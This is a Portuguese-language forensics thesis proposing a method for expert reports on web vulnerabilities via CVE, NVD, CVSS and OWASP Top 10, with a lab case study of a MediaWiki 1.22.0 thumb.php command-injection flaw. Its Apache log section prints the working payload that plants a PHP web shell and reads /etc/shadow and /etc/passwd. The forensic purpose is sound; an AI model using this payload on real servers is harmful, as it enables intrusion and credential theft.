



**Pró-Reitoria de Pós-Graduação e Pesquisa
Escola de Educação, Tecnologia e Comunicação
Curso de Perícia Digital
Trabalho de Conclusão de Curso**

**PROPOSTA DE UMA TÉCNICA DE APOIO AO PERITO
FORENSE DIGITAL: VULNERABILIDADES WEB, SUAS
MÉTRICAS E SISTEMA DE SCORES.**

**Autor: Eudeslene Cristina Mendes da Rocha
Orientador: Prof. Esp. Alexandre Antonio
Antunes de Almeida**

**Brasília - DF
2016**

EUDESLENE CRISTINA MENDES DA ROCHA

**PROPOSTA DE UMA TÉCNICA DE APOIO AO PERITO FORENSE DIGITAL:
VULNERABILIDADES WEB, SUAS MÉTRICAS E SISTEMAS DE SCORES.**

Artigo apresentado ao curso de pós-graduação em Perícia Digital da Universidade Católica de Brasília, como requisito para obtenção do Título de especialista em Perícia Digital.

Orientador: Prof. Esp. Alexandre Antonio Antunes de Almeida

**Brasília
2016**



Artigo de autoria de Eudeslene Cristina Mendes da Rocha, intitulado “PROPOSTA DE UMA TÉCNICA DE APOIO AO PERITO FORENSE DIGITAL: VULNERABILIDADES WEB, SUAS MÉTRICAS E SISTEMAS DE SCORES”, apresentado como requisito parcial para obtenção do grau de especialista em Perícia Digital da Universidade Católica de Brasília, em 04 de novembro de 2016, defendido e aprovado, pela banca examinadora abaixo assinada:

Professor Esp. Alexandre Antonio Antunes de Almeida
Orientador
Curso de Perícia Digital - UCB

Professor Msc. Paulo Roberto Corrêa Leão
Examinador
Curso de Perícia Digital - UCB

Dedico este trabalho a Deus e a minha família,
especialmente a minha mãe que sempre me
apoiou em todas as minhas decisões.

AGRADECIMENTOS

Aos meus professores e orientadores do curso, os quais foram crucialmente importantes para que eu chegasse a conclusão deste trabalho. Aos colegas de curso que foram tão guerreiros quanto eu, unidos na conclusão de cada trabalho e prova feita. E, principalmente, a minha mãe, por cada noite acordada esperando que eu chegasse da aula em muitas madrugadas.

PROPOSTA DE UMA TÉCNICA DE APOIO AO PERITO FORENSE DIGITAL: VULNERABILIDADES WEB, SUAS MÉTRICAS E SISTEMAS DE SCORES.

EUDESLENE CRISTINA MENDES DA ROCHA

Resumo: O artigo apresentou uma técnica de apoio ao perito digital na construção de seus relatórios periciais, voltados às vulnerabilidades encontradas em sistemas *web*. No presente estudo é apresentada uma técnica de levantamento de dados nas bases de dados de vulnerabilidades mais utilizadas pela indústria. A pesquisa é do tipo Aplicada, de caráter exploratório, na forma de um estudo de caso (*invasão de servidor web*). Para tal, o emprego da técnica apoia na identificação da vulnerabilidade encontrada em uma aplicação, atribuindo um *score* base, o que indica o nível de gravidade da vulnerabilidade. Essas vulnerabilidades são catalogadas em bases de dados, cuja função é divulgar a falha, de forma que os responsáveis possam tomar as devidas providências e possível correção. A pesquisa também mostra formas de analisar e de se integrar as informações oriundas das bases de dados propostas. Este estudo teve o intuito de apresentar um método padronizado para auxiliar o perito na realização do seu trabalho. Ao utilizar as bases de dados apresentadas, utilizando os relatórios por elas disponibilizados, foi construído um processo que inclui os dados a partir de bases de dados confiáveis e de um sistema de métricas, servindo como uma fonte de informação precisa e de alta confiabilidade. Portanto, este estudo colabora de maneira ímpar na execução do trabalho do perito forense computacional.

Palavras-chave: CVE. CVSS. NVD. OWASP. Perícia Digital. Vulnerabilidades. Sistemas WEB.

1 INTRODUÇÃO

Atualmente, cada vez mais os sistemas de computação são utilizados, em inúmeras plataformas e com tecnologias diversas. Diante deste cenário, são encontradas falhas, muitas vezes, graves e rotineiras. Falhas como a falta de validações até falhas em ferramentas de desenvolvimento de software que podem permitir invasões e vazamento de dados, por exemplo. Para mitigar este problema, a organização denominada OWASP (*Open Web Application Security Project*) cria e disponibiliza de forma gratuita artigos, metodologias, documentação, ferramentas e tecnologias no campo da segurança de aplicações *web*, servindo como ferramenta de apoio ao perito (IBM, 2016).

Assim, cabe ao perito digital a necessidade de estar atualizado diante destas tecnologias, de forma que tenha capacidade de entender as falhas de códigos dos sistemas vulneráveis. Para que possa elaborar um relatório de perícia bem fundamentado, o profissional de pericial digital irá precisar inspecionar e analisar os relatórios de nível de falhas de vulnerabilidades que é feito pelo CVSS (*Common Vulnerability Scoring System*). O CVSS irá especificar e documentar as vulnerabilidades e fazer a medição do potencial impacto das vulnerabilidades encontradas (CVSS, 2016). Não somente o CVSS, mas também o NVD (*National Vulnerability Database*), repositório do governo americano (NVD, 2016) e o CVE (*Common Vulnerability Exposures*), uma comunidade que une as vulnerabilidades e as identificam de forma a auxiliar o profissional da área de segurança de sistemas, contribuindo

com os responsáveis pelo software dispostos a corrigir as falhas e disponibilizar as atualizações de correções (CVE, 2016).

Diante desse cenário, foi criado um método que aborda a ideia de tornar mais fácil todo esse processo de identificação das vulnerabilidades, orientando o procedimento para o perito digital de forma a minimizar falhas na construção de seu relatório pericial.

Dado a falta de uma ferramenta ou processo de auxílio para geração de relatórios de perícia digital, focado em vulnerabilidades de sistemas computacionais, percebe-se a necessidade de ter uma base de conhecimento que sirva como um guia para tal fim.

Nesse trabalho, é apresentada uma técnica de apoio que auxilia um perito a desenvolver um trabalho bem fundamentado tecnicamente, e desenvolvido de forma rápida, minimizando o número de horas trabalhadas na atividade de perícia.

Com as informações coletadas para a execução deste trabalho, espera-se que ele possa ser utilizado para orientação inicial e apoiar o perito forense digital na geração de relatórios de vulnerabilidades, juntamente em posse de todas essas informações possa servir de subsídio para o relatório de pericial digital.

Este artigo trata do problema de apoio ao perito forense na geração de relatórios baseados nas vulnerabilidades encontradas em sistemas *web*. Consiste na série de ações que o perito pode adotar para ter uma metodologia precisa para a construção do seu relatório. Quando uma vulnerabilidade é explorada, através do método apresentado nesse artigo o perito pode alcançar de forma mais eficiente um elevado nível técnico ao elaborar seu relatório pericial. Tal relatório deve abordar profundamente o incidente, o que inclui o apontamento preciso da vulnerabilidade: sua causa, vetor de ataque, impacto e nível de dificuldade de exploração.

Os relatórios das bases de vulnerabilidades também assessoram o perito forense digital no levantamento e na busca de vulnerabilidades em sistemas *web* e na exposição das falhas, de forma que os responsáveis possam tomar as devidas providências na correção dos erros encontrados. Assim, através de pequenas atitudes durante a construção dos sistemas é possível mudar e melhorar toda a segurança aplicada a eles, buscando mitigar possíveis ameaças para prováveis vulnerabilidades, que inexistindo, minimizem o risco de invasões.

Muitas pessoas utilizam vários tipos de aplicações *web* atualmente. Essas aplicações possuem vulnerabilidades dos mais variados tipos, além de estarem sujeitas à falta de atualização do sistema operacional ou das aplicações do próprio servidor na qual a aplicação esteja rodando.

Depois de uma aplicação *web* ser invadida através de uma vulnerabilidade encontrada, o perito pode analisar o relatório das bases de dados NVD, CVSS e CVE, que possuem boa fundamentação técnica como base para auxiliar o perito na elaboração do relatório pericial. Mas como elaborar um relatório pericial baseado em análises estáticas em código fonte, de forma clara e precisa, de maneira que seja bem fundamentado tecnicamente?

É crescente o número de vulnerabilidades de aplicações *web* encontradas por especialistas em segurança. Portanto, torna-se indispensável o entendimento adequado para a realização de uma perícia de qualidade, com uma metodologia que propicie a elaboração de um relatório pericial eficiente e preciso.

Atualmente não existe um processo que possa auxiliar o perito digital na elaboração de um relatório pericial que mostre a ele como procurar análises feitas de falhas encontradas em aplicações *web*. Sem um processo que tenha a capacidade de auxiliar o profissional de perícia digital de forma eficiente, atualmente não há padrões técnicos e normativos para que este profissional elabore um relatório de perícia padronizado. É pressuposto para a elaboração deste trabalho, que o caso forense tenha como foco o comprometimento de uma aplicação *web*. No entanto, é possível a extensão do método apresentado para ser utilizado em outros tipos de sistemas computacionais. Entretanto, por uma questão de parcimônia e simplicidade,

o escopo será limitado aos sistemas com arquitetura *web*. O principal propósito deste estudo é apresentar uma técnica simplificada, de suporte ao perito forense digital, para a correta fundamentação de seu relatório de perícia forense. É relevante a elaboração do relatório para que aja êxito e qualidade com a proposta de um processo simples, e com todas as ferramentas disponíveis de forma clara e precisa. O objetivo geral deste trabalho é desenvolver uma técnica de suporte ao perito forense digital, com o objetivo de auxiliar na elaboração de seu relatório pericial, em conjunto com as bases de dados de vulnerabilidades e seus sistemas de métricas. Para tal, os seguintes objetivos específicos devem ser atingidos:

- a) apresentar as bases de dados para análise das vulnerabilidades já catalogadas;
- b) descrever um cenário para aplicação da técnica apresentada, através da criação de um servidor web vulnerável, permitindo a exploração de uma vulnerabilidade de software;
- c) reunir os conceitos apresentados no referencial teórico em um processo para ser seguido pelo perito digital, de forma que seu relatório seja tecnicamente bem fundamentado;
- d) aplicar a técnica apresentada, utilizando o cenário de exploração de vulnerabilidade de aplicação web; e
- e) sintetizar um relatório forense com as análises adquiridas.

O presente artigo está dividido em:

- a) Introdução: nesta seção, serão apresentados os primeiros conceitos, que desencadearam o motivo central da execução deste trabalho;
- b) Referencial teórico: nesta seção, será explicado o embasamento teórico deste trabalho sobre análise estática de código fonte: definindo e dando grau as vulnerabilidades encontradas em sistemas web oferecendo maior apoio à perícia forense;
- c) Metodologia: nesta seção, serão detalhados os tipos de pesquisas e procedimentos necessários para a realização de um relatório de vulnerabilidades eficiente;
- d) Resultados: nesta seção, serão discutidos os resultados da eficiência de um relatório de vulnerabilidades; e
- e) Conclusão: nesta seção, serão apresentadas as respostas para o principal questionamento do trabalho.

2. REFERENCIAL TEÓRICO

Neste capítulo são apresentados conceitos gerais encontrados na literatura sobre análise estática de código fonte e inclusão do CVSS, NVD e CVE como auxílio ao perito digital na construção de seu relatório pericial.

2.1 ANÁLISE ESTÁTICA

Segundo Medeiros D. (2016), utilizar a análise estática de código fonte é qualificar e evitar custos que possam ser maiores, posteriormente, a organização da qual esse código está hospedado. Contudo, no processo de desenvolvimento é que se passa a maior parte do tempo corrigindo falhas na implementação da funcionalidade do software. Dessa forma, é ideal que quanto mais cedo se busque a correção do problema, futuros prejuízos poderão ser evitados.

Em geral, a análise de código estático garante que o objetivo seja atingido da forma mais segura possível, a fim de evitar problemas posteriores tais como: quebra de privacidade e invasão por terceiros indesejados. No presente estudo, a análise estática permitirá ao perito extrair de uma aplicação um trecho de código vulnerável, para que posteriormente possa apontar corretamente um ponto de injeção de código.

2.2 COMMON VULNERABILITY EXPOSURES (CVE)

O CVE é um padrão de busca de vulnerabilidades que consiste em ser basicamente um dicionário de vulnerabilidades e exposições encontradas em frameworks e ferramentas de código, utilizadas atualmente para desenvolvimento de softwares. O CVE identifica e compartilha os dados de uma forma padrão e mais fácil para identificação dos erros e correções encontradas (CVE, 2016).

Primeiramente, para que seja atribuído um identificador (CVE ID) a uma vulnerabilidade é necessário que as instituições ligadas ao CVE atribuam um número identificador inicial, instituições terceiras também podem atribuir números CVEs para produtos não abrangidos por algumas instituições, ou o MITRE que é uma empresa sem fins lucrativos que também atribui CVEs a algumas vulnerabilidades. Depois de criado um identificador inicial na base de dados CVE, é necessário verificar se a vulnerabilidade encontrada é uma vulnerabilidade que realmente possui a falha informada. Logo após é confirmado o identificador CVE e publicado na lista CVE em seu repositório, para que possa ser disponibilizado e tomado o conhecimento da falha encontrada.

Atualmente, o CVE é adotado por várias organizações como padrão de inclusão permanente de alertas de segurança. Fornecedores de S.O. e outras organizações de todo o mundo têm alertas com CVEs inclusos.

2.3 COMMON VULNERABILITY SCORING SYSTEM (CVSS)

O CVSS é uma estrutura aberta que disponibiliza as características e severidades das vulnerabilidades de *software* encontradas. Para dar valor de classificação, o CVSS se divide em três grupos de métricas, mas como a vulnerabilidade apresentada nessa pesquisa não possui falhas de vetores temporais e ambientais, só serão apresentadas as métricas baseadas no vetor base:

- a) Base: focado em captar características de vulnerabilidades que são constantes em ambientes de usuário como métricas de acesso de vulnerabilidade. Medir a efetividade da vulnerabilidade em atingir um ativo de TI (CVSS, 2016);

As métricas de vetor base são:

- (1) Métrica: AV = *AccessVector*

Valores possíveis: L = *Local access*, A = *Adjacent network*, N = *network*;

(2) Métrica: AC = *AccessComplexity*

Valores possíveis: H = *High*, M = *Medium*, L = *low*;

(3) Métrica: AU = *Authentication*

Valores possíveis: N = *None required*, S = *Requires single instance*, M = *Requires multiple instances*;

(4) Métrica: C = *ConfImpact*

Valores possíveis: N = *None*, P = *Partial*, C = *Complete*;

(5) Métrica: I = *IntegImpact*

Valores possíveis: N = *None*, P = *Partial*, C = *Complete*;

(6) Métrica: A = *AvailImpact*

Valores possíveis: N = *None*, P = *Partial*, C = *Complete*;

b) Temporal: seu foco são as vulnerabilidades que mudam com o tempo (CVSS, 2016);

c) Ambiental: focado nas vulnerabilidades encontradas exclusivamente no ambiente do usuário (CVSS, 2016);

Sendo assim, o CVSS produz uma pontuação que segue de “0,0” a “10,0”, podendo ser modificado dependendo das métricas temporais e ambientais. Essa pontuação também é representada por uma cadeia de vetor que contém os valores que são utilizados para obtenção dessa pontuação (CVSS, 2016). Conforme apresentado o *vector*: AV:N/AC:M/Au:S/C:P/I:P/A:P é possível ler que a vulnerabilidade de acesso (AV) não necessita que o invasor esteja na mesma rede, possui complexidade de acesso (AC) média, precisa de autenticação (Au), possui complexidade de impacto (C) parcial, integridade de impacto (I) parcial e disponibilidade de impacto (A) de nível parcial.

O NVD utiliza o CVSS e também dezenas de outros prestadores de serviços fabricantes de software. Esses prestadores de serviços utilizam como padrão de identificação de falhas de software, sendo o único com sua especificação aberta. Utilizando o CVSS não há necessidade de analistas executarem avaliações qualitativas e de gravidade, evidentemente, diminuindo o esforço de trabalho com a exposição da pontuação da vulnerabilidade no CVSS.

2.4 OPEN WEB APPLICATION SECURITY PROJECT (OWASP)

Open Web Application Security Project (OWASP) é uma organização sem fins lucrativos que possui foco em melhorias de segurança de aplicações *web*. O OWASP torna a segurança de *software* visível, de modo que pessoas e organizações possam ser capazes de tomar decisões baseadas em suas publicações (OWASP, 2016).

Desde 2003 o OWASP faz publicações do seu Top 10. O Top 10 é um documento de falhas de segurança de aplicações *web*, e é atualizado anualmente de forma a aumentar a importância sobre a segurança das aplicações, identificando os riscos mais críticos encontrados. E ainda sobre riscos, o TOP 10 OWASP tem a capacidade de mitigar de forma implícita todos os riscos de impacto, tanto os atributos básicos como Integridade, Disponibilidade, e Confidencialidade como os atributos estendidos como a Autenticidade, Responsabilidade, Não Repúdio e Complexidade. Caso seja utilizado como base para correção de riscos em aplicações *web*, cumprirá o papel de forma eficiente deixando a aplicação com a menor ou nenhuma vulnerabilidade. O OWASP também disponibiliza uma descrição de cada falha encontrada, mostra vulnerabilidades de exemplo, expõe exemplos de ataque e também disponibiliza orientações sobre como evitar as falhas encontradas. Todo o

conteúdo do Top 10 é construído por especialistas em segurança em todo o mundo que compartilham seus conhecimentos para produzi-lo.

2.5 NATIONAL VULNERABILITY DATABASE (NVD)

O NVD é o repositório do governo dos Estados Unidos de padrões baseados em dados de vulnerabilidades, permitindo através dos dados adquiridos a automação e o gerenciamento de vulnerabilidades, para medidas de segurança e conformidade. O NVD inclui bases de dados de listas de verificação de segurança, falhas de softwares relacionados à segurança, configurações incorretas, nomes de produtos e métricas de impacto (NVD, 2016). Ainda é disponibilizado na *internet* o seu banco de dados de vulnerabilidade para busca e acesso das informações por qualquer pessoa ou organização interessada.

O NVD é baseado no CVE sendo uma base de vulnerabilidade que possui um dicionário de dados padronizado e também fornece a análise de métricas do CVSS para todas as vulnerabilidades CVE, explanando a aplicabilidade de cada vulnerabilidade. Atualmente o NVD possui aproximadamente mais de oitenta mil vulnerabilidades já cadastradas. (NVD, 2016).

3. METODOLOGIA, MATERIAIS E MÉTODOS

Nesta sessão são apresentadas as etapas da pesquisa, conceitos metodológicos e os meios utilizados para realização deste trabalho.

3.1 CLASSIFICAÇÃO DA PESQUISA

A pesquisa sobre o tema em questão foi realizada por meio da literatura existente sobre o assunto, pesquisas a *sites* de segurança de informação, *sites* governamentais e não governamentais e ainda *sites* de divulgação de vulnerabilidades de sistemas.

Trabalhos de conclusão de cursos na área de perícia digital e segurança de sistemas *web*, bem como artigos relacionados ao CVSS, CVE, NVD e OWASP também foram consultados.

Segundo os tipos definidos para a metodologia de trabalhos científicos (PRODANOV e FREITAS, 2013), a pesquisa realizada classifica-se da seguinte forma:

- a) Quanto à natureza – Pesquisa Aplicada: Com a falta de uma ferramenta ou de um método de auxílio para geração de relatórios, com foco em falhas de códigos estáticos, o presente artigo demonstra uma base de conhecimento para tal fim.
- b) Quanto à natureza objetiva – Pesquisa Exploratória: Por expor em detalhes as análises feitas por cada ferramenta utilizada e as necessidades dos peritos digitais na construção de seus relatórios. A pesquisa exploratória teve o objetivo de mostrar mais sobre a análise estática de código *web*, e a perícia digital, difundindo um pouco mais os dois temas e aprofundando o conhecimento sobre o assunto. Já na pesquisa intervencionista o objetivo foi mostrar a necessidade de se ter um método para auxílio do perito digital na construção de seus relatórios periciais;

- c) Quanto à natureza técnica – Estudo de Caso: O estudo foi feito com base no objetivo de constatar a eficiência do processo apresentado em termos de rapidez e eficiência na construção do relatório pericial;


3.2 PROCEDIMENTOS

Baseado nos relatórios de vulnerabilidade das bases de dados CVE, CVSS, NVD e ainda com base no guia Top 10 OWASP, foi elaborado um processo simples de análise de vulnerabilidade e fundamentação de um relatório de vulnerabilidades pericial, a serem implementadas de forma sequencial. O fluxograma desse processo pode ser observado na Figura 1.

Como se percebe no fluxograma, há quatro etapas que se constituem o núcleo da técnica apresentada:

- identificar vulnerabilidade na base CVE;
- identificar vulnerabilidade na base NVD;
- identificar vulnerabilidade no sistema de métricas CVSS; e
- enquadrar vulnerabilidade no Top 10 OWASP.

Figura 1 – Processo de análise de vulnerabilidade para elaboração de relatório pericial



Fonte: Própria autora (2016)

3.3 ARQUITETURA DO LABORATÓRIO

O laboratório para testes inclui uma máquina virtual com sistema operacional Debian, na condição de “Servidor Web”. Este sistema é uma distribuição GNU/Linux, criada por Ian Ashley Murdok, e foi lançado oficialmente 16 de agosto de 1993 (MOTA FILHO, 2012).

O Debian Wheezy é a versão 7.0 que foi lançado dia 4 de maio de 2013 (DEBIAN, 2016). Esta versão foi utilizada para que pudesse ser possível a demonstração bem-sucedida

de uma exploração de uma vulnerabilidade de software. A aplicação vulnerável denomina-se *MediaWiki*. *MediaWiki* é um software livre de código aberto e escrito na linguagem PHP, criado inicialmente para uso da *Wikipedia*. Posteriormente foi utilizado por vários outros projetos da organização *Wikimedia Foundations* e por outros *wikis* (coleção de documentos em hipertexto ou software colaborativo). “O *MediaWiki* é um programa escalável e com uma rica implementação *wiki*, que utiliza PHP para processar e apresentar dados que estão disponíveis na sua base de dados *Mysql*”. (MEDIAWIKI, 2016).


Foi instalado no Debian Wheezy a versão 1.22.0 do *MediaWiki*, aplicação *web* contendo a vulnerabilidade a ser explorada.

3.5 PROCEDIMENTOS PARA INVASÃO

O ambiente de invasão do qual a vulnerabilidade será explorada é um servidor Debian, com Apache 2.2, PHP 5 e *MediaWiki* na versão 1.22.0 instalado. A máquina atacante foi configurada com o sistema operacional Windows 10, ambos com conexão de rede entre si.

Para conseguir disponibilidade da vulnerabilidade, é necessário ainda, durante a instalação do *MediaWiki*, atentar para a opção com a Extensão PDFHandler que deve estar selecionada conforme a Figura 2. Isto permite o *upload* de arquivos PDF, o que não é permitido através da instalação padrão.

Figura 2 – Instalação de extensão PDF Handler




Fonte: Própria autora

Depois de instalada a *MediaWiki*, será necessário a autenticação com o usuário e senha cadastrados no sistema, e em seguida, verificar se o link de enviar arquivos está disponível (Figura 3). Ainda será necessário acessar o arquivo de configuração `LocalSettings.php` e modificar a linha que contém (caso o link não esteja disponível) `$wgEnableUploads = false;` para `$wgEnableUploads = true;` .

Posteriormente, é necessário atualizar a página do *MediaWiki*. A partir daí será possível se observar que o link para enviar arquivos anexos estará disponível, como indica a Figura 3.

Figura 3 – Link de envio de arquivos




Fonte: Própria autora (2016)

Ainda será necessário habilitar a opção de anexar PDF, editando o arquivo `LocalSettings.php` e acrescentar as seguintes linhas de configuração ao arquivo:

```
Require ("${IP}/extensions/PDFHandler/Pdf/Handler.php");
$wgFileExtensions[] = 'pdf';
```

Na Figura 4, é possível observar que ao voltar para a página web do *MediaWiki*, será possível acrescentar arquivos PDF na aplicação.

Figura 4 – Inclusão de arquivo




Fonte: Própria autora (2016)

Diante desse cenário, o *MediaWiki* já estará com a vulnerabilidade a ser explorada. Sendo assim, é possível acrescentar na URL do navegador um código PHP para criar o arquivo `teste.php`, o qual será gravado dentro da pasta `images` da aplicação. Conforme indicado na Figura 5, o comando `system` do PHP tem o papel de executar o que foi passado na URL, ao aceitar o parâmetro "1" passado em `$_GET`.

O arquivo injetado contém uma chamada do comando `system` do PHP, o que na prática resulta na criação de um serviço de *backdoor*, pois aceita a execução de qualquer comando diretamente pelo sistema operacional.

Figura 5 – Inclusão de arquivo PHP para invadir aplicação



Fonte: Própria autora

Existe uma vulnerabilidade de execução de código remoto devido a um erro relacionando a geração de miniaturas. A vulnerabilidade realmente ocorre dentro do arquivo `thumb.php`, que não filtra corretamente o que é passado nos seus parâmetros, conforme mostrado no código do arquivo `thumb.php`. A Figura 5 mostra um comando onde ocorre a

concatenação através de um operador do tipo *Pipe*¹“. Este comando concatena expressões, fazendo com que o código após o valor “200” também seja executado, o que permite que o sistema grave localmente um arquivo arbitrário, no caso, o arquivo “teste.php”. Este arquivo pode conter qualquer coisa, inclusive um código que funcione como um *backdoor* (porta dos fundos), o que pode comprometer completamente o servidor WEB.

```
function wfStreamThumb( array $params ) {
...
if ( isset( $params['w'] ) ) {
    $params['width'] = $params['w'];
    unset( $params['w'] );
}
if ( isset( $params['p'] ) ) {
    $params['page'] = $params['p'];
}
unset( $params['r'] ); unset( $params['f'] );
...
}
```

3.6 LOG DO SERVIDOR APACHE

Através do *log* do Servidor Apache apresentado, é possível observar que o invasor criou um arquivo dentro da pasta *images* do *MediaWiki*, possibilitando posteriormente adquirir as informações dos arquivos *shadow* e *passwd* do servidor.

```
192.168.56.1 - - [02/Nov/2016:09:17:27 -0200] "GET
/mediawiki/thumb.php?f=03.pdf&w=200|%60echo%20%22%3C?php%20system(\\$
_GET
[1]);%22%3Eimages/teste.php%60 HTTP/1.1" 500 578 "-" "Mozilla/5.0 (Windows
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/54.0.2840.99 Safari/537.36"
```

```
192.168.56.1 - - [02/Nov/2016:09:20:15 -0200] "GET
/mediawiki/images/teste.php?l=cat%20/etc/shadow HTTP/1.1" 200 291 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/54.0.2840.99 Safari/537.36"
```

```
192.168.56.1 - - [02/Nov/2016:09:20:21 -0200] "GET
/mediawiki/images/teste.php?l=cat%20/etc/passwd HTTP/1.1" 200 1054 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/54.0.2840.99 Safari/537.36"
```

Observa-se a execução do *backdoor* na linha contendo o texto “teste.php?l=cat%20/etc/shadow”, onde o comando “cat /etc/shadow” é executado.


3.7 RELATÓRIO PERICIAL

No Quadro 1 é apresentado um modelo exemplificado de relatório pericial de vulnerabilidades.

¹ HACK. Operators: pipe operator. Disponível em: <<https://docs.hhvm.com/hack/operators/pipe-operator>>. Acesso em: 10 dez. 2016.

Quadro 1 – Relatório pericial básico

Preâmbulo	Laudo Técnico Pericial – Caso MEDIAWIKI
Histórico	<p>Há um determinado computador (com <i>MediaWiki</i> instalado) que precisa ser periciado. Após a realização da perícia, os seguintes quesitos devem ser respondidos:</p> <ul style="list-style-type: none"> - Houve roubo de informações armazenadas? - Os referidos arquivos estavam disponíveis para compartilhamento ou transmissão? - A vulnerabilidade do sistema possui identificação CVE? - A vulnerabilidade do sistema possui identificação NVD? - A vulnerabilidade do sistema possui métricas de impacto CVSS? - A vulnerabilidade do sistema possui enquadramento no TOP10 OWASP?
Material original/apreendido	<p>Um HD da marca Seagate (nº de série 1235RZ2222444), com capacidade de 500GB, contendo o software investigado instalado. Nome do arquivo gerado: BKPEDIAWIKI-20161105-212538.dd Valor do hash MD5: 2f05190c74358820f5bb325c337e0095.</p>
